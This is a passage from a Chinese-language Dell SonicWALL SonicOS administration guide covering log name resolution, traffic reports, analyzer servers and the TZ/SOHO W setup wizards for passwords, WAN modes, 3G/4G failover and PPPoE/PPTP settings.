Dell SonicWALL 网络安全设备使用 DNS 服务器或 NetBIOS 将日志报告中的 IP 地址解析为服务器名称。名称/地址对存储在缓存中以便将来查找。您可以通过单击**日志 > 名称解析**页面顶部的**清除名称缓存**按钮来清除缓存。

主题：

- 第 1522 页的选择名称解析设置
- 第 1523 页的指定 DNS 服务器

选择名称解析设置

防火墙设备可以使用 DNS、NetBIOS 或同时使用两者解析 IP 地址和服务器名称。

在**名称解析方法**列表中，选择：

- **无**：安全设备不会尝试解析日志报告中的 IP 地址和名称。
- **DNS**：安全设备将使用您指定的 DNS 服务器解析地址和名称。
- **NetBIOS**：安全设备将使用 NetBIOS 解析地址和名称。如果选择 NetBIOS，则无需其他配置。
- **先 DNS 后 NetBIOS**：安全设备将先使用您指定的 DNS 服务器解析地址和名称。如果无法解析名称，将重新尝试使用 NetBIOS。

指定 DNS 服务器

您可以选择指定 DNS 服务器，或使用与 WAN 区域相同的服务器。

1 选择**手动指定 DNS 服务器**或从 **WAN 区域动态继承 DNS 设置**。默认选中第二个选择。

2 如果您选择指定 DNS 服务器，请至少输入网络上的一个 DNS 服务器的 IP 地址。您最多可以输入三个服务器。

3 单击**日志 > 名称解析**页面左上角的接受使更改生效。

148

生成日志报告

- 第 1524 页的日志 > 报告
  - 第 1525 页的数据收集
  - 第 1525 页的查看数据

日志 > 报告

防火墙可以对事件日志执行滚动分析，以显示 25 个最常访问的网站、按 IP 地址消耗带宽最多的前 25 个用户和消耗最多带宽的 25 项服务。您可以从**日志 > 报告**页面生成这些报告。



注：SonicWALL ViewPoint 为防火墙提供全面的 Web 报告解决方案。如需 SonicWALL ViewPoint 的更多信息，请转至http://www.sonicwall.com。

主题：

- 第 1525 页的数据收集
- 第 1525 页的查看数据

数据收集

报告窗口包含以下功能和命令：

- 数据收集部分

  单击**开始数据收集**开始日志分析。启用日志分析时，按钮标签更改为**停止数据收集**。

- 查看数据部分

  单击**重置数据**清除报告统计并开始新的采样期间。数据采集停止或开始时，以及在防火墙重启时，也重置采样期间。

查看数据

从**报告视图**菜单选择所需的报告。选项有**网站点击次数**、**按 IP 地址判断带宽使用率**和**按服务判断带宽使用率**。这些报告的解释如下。单击**刷新数据**更新报告。按报告分析的时间长度显示在**当前采样期间**中。

主题：

- 第 1525 页的网站点击次数
- 第 1525 页的按 IP 地址判断带宽使用率
- 第 1525 页的按服务判断带宽使用率

网站点击次数

从**报告视图**菜单中选择**网站点击次数**可显示包含 25 个最常访问网站的 URL 和当前采样期间内某网站点击次数的表格。

网站点击次数报告确保大多数 Web 访问都是针对合适的网站。如果“网站点击次数”报告中显示娱乐、体育或其他不当网站，您可以选择阻止这些站点。如需阻止不当网站的信息，请参见第 1343 页的安全服务 > 内容过滤器。

单击网站的名称在新窗口打开该站点。

按 IP 地址判断带宽使用率

从**报告视图**菜单中选择按 IP 地址判断带宽使用率可显示包含前 25 个互联网带宽用户的 IP 地址和在当前采样期间传输的兆字节数的表格。

按服务判断带宽使用率

从**报告视图**菜单中选择**按服务判断带宽使用率**可显示包含前 25 个因特网服务（HTTP、FTP、RealAudio 等）的名称以及在当前采样期间从服务接收的兆字节数的表格。

按服务判断带宽使用率报告显示使用的服务是否适合您的组织。如果视频或推送广播等服务消耗一大部分的可用带宽，您可以阻止这些服务。

- 第 1526 页的日志 > 分析器

日志 > 分析器

日志 > 分析器页面用于添加分析器服务器的 IP 地址和端口编号。



向防火墙添加分析器服务器的连接的步骤如下：

1 转到**日志 > 分析器**页面。

2 单击**添加**按钮。显示**添加 Syslog 服务器**对话框。



3 从**名称或者 IP 地址**下拉菜单，选择您需要的项目，或选择**创建新地址对象**。

4 在**端口**字段，输入分析器的端口编号。

5 （可选）要通过 VPN 隧道连接到分析器，在**绑定到 VPN Tunnel 并在 NDPP 模式下创建网络监控策略**下方：

   1 在**本地接口**下拉菜单，选择**选择接口**。

   2 在**出站接口**下拉菜单，选择**选择隧道接口**。

6 单击**确定**。

注：如需配置和管理分析器的信息，请参阅分析器用户指南。

第 23 部分

向导

- 使用 **SonicWALL** 配置指南（向导）
- 使用设置指南（向导）
- 使用 **PortShield** 接口指南（向导）
- 使用公用服务器指南（向导）
- 使用 **VPN** 指南（向导）
- 使用应用规则指南（向导）
- 使用 **WXA** 设置指南（向导）

150

使用 SonicWALL 配置指南（向导）

- 第 1529 页的指南概述
  - 第 1529 页的在 NAT 启用时配置静态 IP 地址
  - 第 1530 页的启动指南

指南概述

注：术语“指南”和“向导”可互换使用。

SonicOS 提供易于使用的配置指南（向导）帮助您进行初始策略创建。通过单击 SonicOS 管理界面右上角的**向导**启动 SonicWALL 配置指南。

主题：

- 第 1529 页的在 NAT 启用时配置静态 IP 地址
- 第 1530 页的启动指南

在 NAT 启用时配置静态 IP 地址

使用 NAT 设置 SonicWALL 无需 LAN 中的所有计算机都有公用 IP 地址。这是保存互联网 IPv4 地址池中可用 IP 地址的一种方式。NAT 还可用于隐藏网络的寻址方案。如果您没有足够的单独 IP 地址分配给网络中的所有计算机，您可以在网络配置中使用 NAT。

本质上，NAT 将网络中的 IP 地址转换为另一网络的 IP 地址。这作为防火墙的一种数据包过滤形式，可以通过将经过 SonicWALL 的数据包的内部 (LAN) IP 地址替换为固定地址池中的一个伪 IP 地址来保护网络不受外部黑客入侵。隐藏 LAN 上的计算机的实际 IP 地址，外部用户无法看到。

本章节介绍在 NAT 模式中配置 Dell SonicWALL 网络安全设备。如果您的 ISP 为您分配了单个 IP 地址，请按照以下说明。

提示：确保您的网络信息包含 WAN IP 地址、子网掩码和 DNS 设置。这些信息可以问询您的 ISP。

启动指南

SonicOS 提供易于使用的配置指南帮助进行初始策略创建。第一次登录 SonicWALL 设备时，**设置指南**自动启动。如需在任何其他时候启动 SonicWALL 配置指南，单击 SonicOS 管理界面右上角的**向导**。显示**欢迎**页面。

注：PortShield 指南仅针对 TZ 系列设备出现。其他指南的显示需要有效的许可证，如应用程序规则指南的显示需要有效的应用程序控制许可证。



从该页面，您可以选择以下指南之一：

- 第 1531 页的使用设置指南（向导）
- 第 1631 页的使用 PortShield 接口指南（向导）
- 第 1635 页的使用公用服务器指南（向导）
- 第 1638 页的使用 VPN 指南（向导）
- 第 1651 页的使用应用规则指南（向导）
- 第 1662 页的使用 WXA 设置指南（向导）（本指南仅适用于带 WXA 系列设备的系统）

151

使用设置指南（向导）

- 第 1531 页的向导 > 设置指南
  - 第 1531 页的仅适用于 TZ 系列和 SOHO W 设备的向导
  - 第 1625 页的 NSA 和 SuperMassive 设备向导

向导 > 设置指南

第一次登录 SonicWALL 设备时，初始**设置向导**自动启动。要在任意时候从管理界面启动**设置向导**，单击右上角的**向导**，然后选择**设置向导**。

提示：您还可以在 SonicWALL 管理界面的**网络 > 设置**页面配置所有 WAN 和网络设置。

重要：TZ 系列设备的设置向导与其它系列设备的设置向导不同。

主题：

- 第 1531 页的仅适用于 TZ 系列和 SOHO W 设备的向导
- 第 1625 页的 NSA 和 SuperMassive 设备向导

仅适用于 TZ 系列和 SOHO W 设备的向导

主题：


- 第 1531 页的使用初始 TZ/SOHO W 启动指南
- 第 1539 页的使用 TZ 系列/SOHO W 设置指南
- 第 1568 页的使用 PortShield 接口指南
- 第 1572 页的使用公用服务器指南
- 第 1577 页的使用 VPN 指南
- 第 1589 页的使用无线指南
- 第 1601 页的使用应用规则指南
- 第 1625 页的使用 WXA 设置指南

使用初始 TZ/SOHO W 启动指南

注：本初始**启动指南**（向导）只在您首次激活 TZ 系列设备时出现。在您跟随**启动指南**初始设置好设备之后，当您单击 SonicOS 管理界面右上角中的**向导**时，将出现常规的**设置向导**（指南）。

您可以通过分别点击**上一步** 上一步 和**下一步** 下一步 键，在对话框中后退和前进。完成**设置指南**步骤和进程之后，已完成对话框的标题颜色会发生改变，并会出现一个钩号 (√)。

任何时候点击**退出指南** 退出指南 按钮可退出该指南。如果您在完成配置前退出，则会出现一个对话框，要求确认退出而不保存任何设置：



点击**确定**退出向导，点击**否**继续完成配置。

执行设备的初始设置的步骤如下：


1 登录到您的设备，设备提供时为出厂默认设置。此时会出现一个简介对话框，询问您将如何配置设备。



2 单击链接**如需启动 Dell SonicWALL 设置向导，请单击此处**。此时显示**欢迎**对话框。



3 单击**下一步**。此时显示**凭证**对话框。



> **重要：**每个设备提供时默认用户名为 **admin**，默认密码为 **password**。您不能更改默认的用户名，但是，强烈建议您更改密码。
>
> 如果**旧密码**字段不是灰色的，您需要在其中输入**密码**。

4 在**新密码**字段中输入您的密码，然后在**确认密码**字段中再次输入该密码。密码最多可达 32 个字符。

> **提示：**请输入一个难以猜出的高强度密码。一个高强度密码应该至少包含一个大写字母、一个小写字母、一个数字和一个特殊字符。例如 `MyP@ssw0rd`。

5 单击**下一步**。此时显示**运行 DHCP 检测**消息。



当系统检测到 DHCP 服务器的 IP 配置时，**设置指南**会将该 IP 信息填充到 **IP 配置**对话框中，并显示该对话框。

> **注：**如果您还未将设备连接到 WAN 接口，此时会显示以下消息。
>
> 在 WAN 接口上没有检测到链路。无法进行 DHCP 自动配置。请手动配置此接口。
>
> 单击**确定**。此时显示 **IP 配置 - 手动配置**对话框，因此您可以手动配置接口；请参见第 1535 页的手动配置 WAN 接口。



> **提示：**请记录 IP 配置以供将来使用。
> 网络中每个 IP 地址必须唯一。因此，不可以将网络中其它设备使用的 IP 地址分配给 Dell SonicWALL。

> **注：**如果您想要自定义 WAN 设置，请单击**手动配置**按钮。此时显示 **IP 配置 - 手动配置**对话框。如需手动配置的程的信息，请参见第 1535 页的手动配置 WAN 接口。

6 单击**下一步**。此时显示**设置完成！**对话框。



现在，您的设备已有互联网访问和基本设置。

7 单击**完成**。在登录页面显示之前，会显示一条信息，说明您正在连接到一个安全登录页面。

您可以通过点击 SonicOS 管理界面右上角中的**向导**继续配置设备。从**设置指南**开始着手比较好，它不同于**初始设置指南**。

手动配置 WAN 接口

如果您还未设置 WAN 接口或者想自定义设置，单击**手动配置**会显示 **IP 配置 - 手动配置**对话框。



手动配置 *WAN* 接口的步骤如下：

1 另外，也可单击**重试**按钮。

2 从下拉菜单中选择"WAN 网络"模式：

注：选项会有改变，具体取决于您所选择的模式。

- **静态**（默认）– 将静态 IP 地址或一系列 IP 地址用于基于路由器的连接。IP 地址为用于标识网络中每台设备的数字。IP 地址由四个数字组成，以点分开，数字的值为从 0 到 254。IP 地址示例：192.168.168.1、10.0.0.1 或 216.217.36.130。

  网络中每个 IP 地址必须唯一。因此，不可以将网络中其它设备使用的 IP 地址分配给 Dell SonicWALL。

  转到第 1537 页的静态 WAN 模式。

- **PPPoE** – 将 PPPoE 用于有 DSL 连接的 ISP 客户端验证软件。以太网点对点协议 (PPPoE) 为管理 DSL 和有线宽带服务广泛部署的解决方案。PPPoE 需要用户名和密码验证以连接到因特网。

  转到第 1537 页的 PPPoE WAN 模式。

- **PPTP** – 将 PPTP 用于加密的 VPN 连接。点对点隧道协议 (PPTP)"用于通过 IP 网络的隧道点对点协议。PPTP 需要服务器 IP 地址、用户名和密码验证以连接因特网。

  转到第 1538 页的 PPTP WAN 模式。

静态 WAN 模式



1 在 **WAN IP 地址**字段输入 WAN IP 地址。

2 在 **WAN 子网掩码**字段输入 WAN 子网掩码。

3 在**网关（路由）地址**字段中输入路由器地址。

4 在 **DNS 服务器地址**字段输入 DNS 服务器地址。

5 另外，也可以在 **DNS 服务器地址 #2**（**可选**）字段中输入另一个 DNS 服务器地址。

6 请转到使用 TZ 系列/SOHO W 设置指南的步骤 6。

PPPoE WAN 模式



1 选择如何获取 IP 地址：

- **自动获取 IP 地址**
- **使用以下 IP 地址**
  - 如果选择此选项，将激活字段；输入要使用的 IP 地址。

2 在 **PPPoE 用户名**字段中输入 PPPoE 用户名。

3 在 **PPPoE 密码**字段中输入 PPPoE 密码。

4 另外，如果在一段时间不活动之后断开用户连接，请选中**不活动时断开连接（分钟数）**复选框；将激活字段。

- 在字段中输入断开用户会话连接前不活动的分钟数。

5 请转到使用 TZ 系列/SOHO W 设置指南的步骤 6。

PPTP WAN 模式



1 在 **PPTP 服务器 IP 地址** 字段输入 PPTP 服务器 IP 地址。

2 在 **PPTP 用户名**字段中输入 PPTP 用户名。

3 在 **PPTP 密码**字段中输入 PPTP 密码。

1 选择如何获取 IP 地址：

- **自动获取 IP 地址** – 以下字段变为灰色。
- **使用以下 IP 地址**

2 在 **WAN IP 地址**字段输入 WAN IP 地址。

3 在 **WAN 子网掩码**字段输入 WAN 子网掩码。

4 在**网关（路由）地址**字段中输入路由器地址。

5 请转到使用 TZ 系列/SOHO W 设置指南的步骤 6。

使用 TZ 系列/SOHO W 设置指南

注：TZ 系列和 SOHO W **设置指南**与初始 TZ 和 SOHO W **设置指南**不同。

TZ 系列和 SOHO W **设置指南**帮助您配置以下设置：

- 管理员密码和时区
- 标准设备类型
- WAN 联网模式和 WAN 网络配置
- LAN 网络配置
- 无线 LAN 网络配置（无线设备）
- LAN DHCP 设置

使用设置指南配置设置的步骤如下：

1 单击 SonicOS 管理界面的右上角**向导**。



显示**欢迎**页面。

注：只有无线设备（TZ W 系列和 SOHO W）有**无线**指南。



2 选中**设置指南**（默认）。

3 单击**下一步**。如果您拥有：

- 无线设备，此时显示**布局场景**页面；请参见第 1540 页的布局场景。
- 有线设备，此时显示**更改密码**页面；请参见第 1541 页的更改密码。

布局场景



1 选择以下一个布局场景：

提示：点击场景的名称显示一个典型部署的图像。例如，点击**没有无线**显示：



注：显示的配置页面随着您选择的部署类型而改变。

- **没有无线**（默认）- 无线电关闭。
- **办公网关** - 为有线及无线用户提供安全的访问。
- **无线客户端桥接** - 在无线客户端桥接模式下操作以安全低桥接两个网络。
- **安全或者开放接入点** - 添加安全无线接入到已有的有线网络。

2 单击**下一步**。此时显示**更改密码**页面。

更改密码



重要：每个设备提供时默认用户名为 **admin**，默认密码为 **password**。您不能更改默认的用户名，但是，强烈建议您更改密码。

1 在**旧密码**字段中输入旧密码。

注：如果您没有更改初始密码，password，此字段为灰色显示。

2 在**新密码**和**确认新密码**字段中输入新密码。

重要：输入一个其他人不容易猜到的高强度密码。一个高强度密码应该至少包含一个大写字母、一个小写字母、一个数字和一个特殊字符。例如 MyP@ssw0rd。

3 单击**下一步**。随即显示**时区**页面。

时区



4 从**时区**下拉菜单中选择相应的**时区**。SonicWALL 的内部时钟由互联网上的网络时间服务器自动设置为此时区的正确时间。

5 另外，也可选择**自动为夏令时调整时钟**。默认情况下已选中该选项。

6 单击**下一步**。

7 如果您拥有：

- TZ 系列无线设备，此时显示**配置 3G/4G** 页面。请转到第 1544 页的3G/4G 调制解调器 > 配置 3G/4G。
- TZ 系列有线或 SOHO W 无线设备，显示的页面取决于您所选择的部署类型：
  - **没有无线**，此时显示**配置标准设备类型**页面。转到第 1543 页的3G/4G 调制解调器 > 配置标准设备类型
  - **办公室网关**或**安全或者开放接入点**，显示的页面取决于您的设备：
    - SOHO W 设备，此时显示**配置标准设备类型**页面。转到第 1543 页的3G/4G 调制解调器 > 配置标准设备类型
    - TZ 系列设备，此时显示**配置 3G/4G** 页面。转到第 1544 页的3G/4G 调制解调器 > 配置 3G/4G
  - **无线客户端桥接**，此时显示 **LAN 设置**页面。转到第 1555 页的 LAN 设置

3G/4G 调制解调器 > 配置标准设备类型



8 从**设备类型**下拉菜单中选择一种设备类型：

- 无（默认）
- **3G/4G/移动**
- **模拟调制解调器**

9 单击**下一步**。显示的下一个页面取决于您的设备类型选择：

- **无** – 此时显示 **WAN 网络模式**页面；请转到第 1550 页的 WAN 模式：WAN 网络模式。
- **3G/4G/移动** – 此时显示**配置 3G/4G** 页面；请转到第 1544 页的 3G/4G 调制解调器 > 配置 3G/4G。
- **模拟调制解调器** – 此时显示 **3G/4G 调制解调器 > 配置调制解调器**页面；请转到第 1548 页的 3G/4G 调制解调器 > 配置调制解调器

3G/4G 调制解调器 > 配置 3G/4G



1 指定如何配置 3G/4G 设备：

- 对于主要或备份网络连接，请选中**是 - 我将使用 3G/4G 用于主要和备份网络连接**。这是默认值。
- 如果设备现在未使用，请选中**否 - 现在不使用 WWAN**。

2 单击**下一步**。

3 如果选择：

- **否** – 此时显示 **WAN 网络模式**页面；请转到第 1550 页的 WAN 模式：WAN 网络模式。
- **是** – 此时显示 **3G/4G 调制解调器 > WAN 故障切换 3G/4G/调制解调器连接**页面。转到第 1545 页的 3G/4G 调制解调器 > WAN 故障切换 3G/4G/调制解调器连接（第 1 页）。

3G/4G 调制解调器 > WAN 故障切换 3G/4G/调制解调器连接（第 1 页）

注：您必须完成此页面才能继续配置您的设备。

注：对于 TZ 系列无线设备，此页面的标题为 **WAN 故障切换 3G/4G 连接**，但其它内容是一样的。



1 从**国家或地区**下拉菜单中选择您的国家或地区。

2 从**服务提供商**下拉菜单中选择您的服务提供商。具体选项取决于您所选择的**国家或地区**。

3 从**计划类型**下拉菜单中选择您的计划类型。具体选项取决于您所选择的**服务提供商**。

4 单击**下一步**。如果您拥有：

- TZ 有线或 SOHO W 无线设备，**WAN 故障切换 3G/4G/调制解调器连接**的第 2 页显示为选项已根据您在“国家或地区”、“服务提供商”和“计划类型”中的选择填充
- TZ 无线设备，此时显示 **WAN 故障切换 3G/4G 连接**页面；除了名称不一样，此页面的内容与 **WAN 故障切换 3G/4G/调制解调器连接**页面相同

3G/4G 调制解调器 > WAN 故障切换 3G/4G/调制解调器连接（第 2 页）



注：如果您在**国家或地区**、**计划类型**或**服务提供商**中选择**其它**，则第 2 页没有填充信息，您必须输入所需信息。转到第 1547 页的3G/4G 调制解调器 > WAN 故障切换 3G/4G/调制解调器连接（第 2 页 – 其它国家或地区）。

5 验证显示的信息。

6 如果有任何可选设置没有填充，您可以现在输入。

7 单击**下一步**。此时显示 **WAN 模式**对话框。

8 转到第 1550 页的 WAN 模式：WAN 网络模式。

3G/4G 调制解调器 > WAN 故障切换 3G/4G/调制解调器连接（第 2 页 – 其它国家或地区）



1 如果您在**国家或地区**、**服务提供商**或**计划类型**中选择**其它**，则第 2 页没有填充信息，您必须提供所需信息：

- **配置文件名称** – 在此字段中为配置文件输入一个方便易记的名称；默认为 **My Connection Profile**。
- **连接类型** – 从下拉菜单中选择连接类型。
- **已拨号码** – 在此字段中输入设备用于连接到因特网的拨号号码。
- **用户名**（可选）– 在此字段中输入您的 ISP 用户名。
- **密码**（可选）– 在此字段中输入您的 ISP 密码。
- **确认密码**（可选）– 在此字段中再次输入您的 ISP 密码。

2 单击**下一步**。**WAN 模式**页面显示。

3 转到第 1550 页的 WAN 模式：WAN 网络模式。

3G/4G 调制解调器 > 配置调制解调器



1 指定如何配置调制解调器：

- 对于主要或备份网络连接，请选中**是 - 我将使用拨号帐号作为主要或者备份网络连接**。这是默认值。
- 如果调制解调器现在未使用，请选中**否 - 现在不使用调制解调器**。

2 单击**下一步**。

3 如果选择：

- **否** – 此时显示 **WAN 模式**页面；请转到第 1550 页的 WAN 模式：WAN 网络模式。
- **是** – 此时显示 **3G/4G 调制解调器 > WAN 故障切换拨号连接**页面。

3G/4G 调制解调器 > WAN 故障切换拨号连接



4 输入以下设置：

> **提示：**如果您不知道电话号码、用户名、密码或其它设置，请咨询您的 ISP，稍后从**调制解调器 > 设置**页面配置调制解调器。

- **配置文件名称** – 为配置文件输入一个方便易记的名称；默认为 **My Connection Profile**。
- **电话号码** – 用于拨号的电话号码。
- **用户名** – 您的 ISP 用户名。
- **密码** – 您的 ISP 密码。
- **确认密码** – 再次输入您的 ISP 密码。
- **APN** – 您的 ISP 接入点名称。

5 单击**下一步**。此时显示 **WAN 网络模式**页面。

WAN 模式：WAN 网络模式



提示：如果您点击协议名称，会显示一个窗口，描述该协议以及您为什么要使用它。例如，如果您点击 **DHCP**，会显示 DHCP 的描述：



1 选择 WAN 网络模式：

- **基于路由器的连接 - 使用静态 IP 地址或者 IP 地址范围**。– IP 地址为用于标识网络中每台设备的数字。IP 地址由四个数字组成，以点分开，数字的值为从 0 到 254。IP 地址示例：192.168.168.1、10.0.0.1 或 216.217.36.130。这是 TZ 系列有线和无线设备的默认设置。

  网络中每个 IP 地址必须唯一。因此，不可以将网络中其它设备使用的 IP 地址分配给 Dell SonicWALL。

- **基于电缆/调制解调器的连接 - 使用 DHCP 分配的动态 IP 地址**。DHCP 表示动态主机配置协议。该协议用于自动分配 TCP/IP 设置。这是 SOHO W 无线设备的默认设置。

  Dell SonicWALL 设备包含 DHCP 客户端和 DHCP 服务器。客户端用于通过 WAN 链路（例如，电缆调制解调器网络）从网络自动配置 Dell SonicWALL。ISP 需要使用 DHCP 客户端以便从 DHCP 服务器获取地址。

- **DSL 连接 – 将 PPPoE 用于 ISP 客户验证软件**。– 以太网点对点协议 (PPPoE) 为管理 DSL 和有线宽带服务广泛部署的解决方案。PPPoE 需要用户名和密码验证以连接到因特网。
- **VPN 连接 - 使用 PPTP 加密连接**。“点对点隧道协议 (PPTP)”用于通过 IP 网络的隧道“点对点协议”。PPTP 需要服务器 IP 地址、用户名和密码验证以连接因特网。

2 单击**下一步**。显示的下一个页面取决于您的 WAN 网络模式选择。

3 如果选择：

- **基于路由器的连接**，请转到第 1551 页的 WAN 设置 > WAN 网络模式：NAT 已启用
- **基于网线/调制解调器的连接**，转至第 1552 页的 WAN 设置 > WAN 网络模式：通过 DHCP 客户端进行 NAT。
- **DSL 连接**，请转到第 1553 页的 WAN 设置 > WAN 网络模式 - 带 NAT 的 PPPoE 客户端。
- **VPN 连接**，请转到第 1554 页的 WAN 设置 > WAN 网络模式 - 带 NAT 的 PPTP 客户端。

WAN 设置 > WAN 网络模式：NAT 已启用



1 这些设置已根据您的系统填充。请验证它们是否正确。

> **注**：如果您不确定此信息，请联系您的互联网服务提供商 (ISP)。

- **Dell SonicWALL WAN IP 地址** – IP 地址为用于标识网络中每台设备的数字。IP 地址由四个数字组成，以点分开，数字的值为从 0 到 254。IP 地址示例：`192.168.168.1`、`10.0.0.1` 或 `216.217.36.130`。

  网络中每个 IP 地址必须唯一。因此，不可以将网络中其它设备使用的 IP 地址分配给 Dell SonicWALL。

- **WAN 子网掩码** – 子网掩码定义哪些 IP 地址用于局域网，哪些 IP 地址用于因特网。例如，如果分配计算机的 IP 地址为 `192.168.168.200`，子网掩码为 `255.255.255.0`，那么计算机会认为所有的 `192.168.168.X` 地址是用于局域网，而所有其它的地址则用于因特网。

  WAN 子网掩码应当由 ISP 分配。如果不知道您的 WAN 子网掩码，则使用分配给计算机的子网掩码或联系 ISP。

- **网关（路由器）地址** – WAN 网关（路由）地址是桥接您的网络和因特网的路由器 IP 地址。WAN 路由器可以直接与 Dell SonicWALL 设备的 WAN 端口相连，或通过电缆或 DSL 调制解调器间接相连。

  WAN 网关（路由）地址必须与 Dell SonicWALL 设备 WAN IP 地址在相同的子网中。WAN 网关（路由）地址通常以数字 .1 或 .254 结束。因此，如果 WAN IP 地址为 216.0.36.128，则网关地址为 216.0.36.1 或 216.0.36.254。如果不知道网关地址，请联系 ISP。

- **DNS 服务器地址** – DNS 服务器地址是 DNS 服务器的 IP 地址。
- **DNS 服务器地址 #2（可选）** – 如果存在另一个 DNS 服务器地址，请在此字段中输入。

2 要允许 HTTPS，请选中**在该 WAN 接口上允许 HTTPS 管理**。默认情况下已选中该选项。

△ 小心：**允许从 WAN 管理 HTTPS 将造成潜在的攻击。如果启用此设置，请确保您已在本指南的“密码”页面或通过“密码”设置向导输入了一个高强度密码。**

3 要允许 ping，请选中**在该 WAN 接口上允许 Ping**。默认情况下已选中该选项。

4 单击**下一步**。显示的下一个页面取决于设备的类型：

- TZ 系列有线设备，此时显示 **LAN 设置**页面。转到第 1555 页的 LAN 设置。
- TZ 系列无线或 SOHO W 无线设备，此时显示“监管域注册”页面。转到第 1557 页的监管域注册

WAN 设置 > WAN 网络模式：通过 DHCP 客户端进行 NAT



1 要允许 HTTPS，请选中**在该 WAN 接口上允许 HTTPS 管理**。默认情况下已选中该选项。

△ 小心：**允许从 WAN 管理 HTTPS 将造成潜在的攻击。如果启用此设置，请确保您已在本指南的“密码”页面或通过“密码”设置向导输入了一个高强度密码。**

2 要允许 ping，请选中**在该 WAN 接口上允许 Ping**。默认情况下已选中该选项。

3 单击**下一步**。显示的下一个页面取决于设备的类型：

- TZ 系列有线设备，此时显示 **LAN 设置**页面。转到第 1555 页的 LAN 设置。
- TZ 系列无线或 SOHO W 无线设备，此时显示“监管域注册”页面。转到第 1557 页的监管域注册

WAN 设置 > WAN 网络模式 - 带 NAT 的 PPPoE 客户端



1 选择如何获取 IP 地址：

- 自动 – 请选中**自动获取 IP 地址**；这是默认设置。转到步骤 2。
- 手动 – 请选中**使用以下 IP 地址**。将激活该字段。
  a 在**使用以下 IP 地址**字段中输入 PPPoE IP 地址。

2 在 **PPPoE 用户名**字段中输入 PPPoE 用户名。

3 在 **PPPoE 密码**字段中输入 PPPoE 密码。

> **注：**密码区分大小写。输入一个其他人不容易猜到的高强度密码。一个高强度密码应该至少包含一个大写字母、一个小写字母、一个数字和一个特殊字符。例如 `MyP@ssw0rd`。

4 另外，要在一段时间不活动之后断开连接，请选中**不活动时断开连接（分钟数）**。默认情况下，未选择该选项。选择此选项时，将激活该字段。

- 在**不活动时断开连接（分钟数）**字段中，输入断开连接前的最长不活动时间（单位：分钟）；默认值为 **10**。

5 要允许 HTTPS，请选中**在该 WAN 接口上允许 HTTPS 管理**。默认情况下已选中该选项。

> **小心：允许从 WAN 管理 HTTPS 将造成潜在的攻击。如果启用此设置，请确保您已在本指南的"密码"页面或通过"密码"设置向导输入了一个高强度密码。**

6 要允许 ping，请选中**允许该 WAN 接口的 Ping**。默认情况下已选中该选项。

7 单击**下一步**。**LAN 设置**页面显示。

8 单击**下一步**。显示的下一个页面取决于设备的类型：

- TZ 系列有线设备，此时显示 **LAN 设置**页面。转到第 1555 页的 LAN 设置。
- TZ 系列无线或 SOHO W 无线设备，此时显示"监管域注册"页面。转到第 1557 页的监管域注册

WAN 设置 > WAN 网络模式 - 带 NAT 的 PPTP 客户端

注：您必须提供 PPTP 服务器 IP 地址、用户名和密码才能继续。



1 在 **PPTP 服务器 IP 地址**字段中输入 PPTP 服务器的 IP 地址。

IP 地址为用于标识网络中每台设备的数字。IP 地址由四个数字组成，以点分开，数字的值为从 0 到 254。IP 地址示例：192.168.168.1、10.0.0.1 或 216.217.36.130。

网络中每个 IP 地址必须唯一。因此，不可以将网络中其它设备使用的 IP 地址分配给 Dell SonicWALL。

2 在 **PPTP 用户名**字段中输入 PPTP 服务器用户名。

3 在 **PPTP 密码**字段中输入 PPTP 服务器密码。

4 选择如何获取 IP 地址：

- 自动 – 请选中**自动获取 IP 地址**；这是默认设置。转到步骤 8。
- 手动 – 请选中**使用以下 IP 地址**。

5 在 **Dell SonicWALL WAN IP 地址**字段中输入设备的 WAN 地址。

6 在**WAN 子网掩码** 字段输入 WAN 子网掩码。

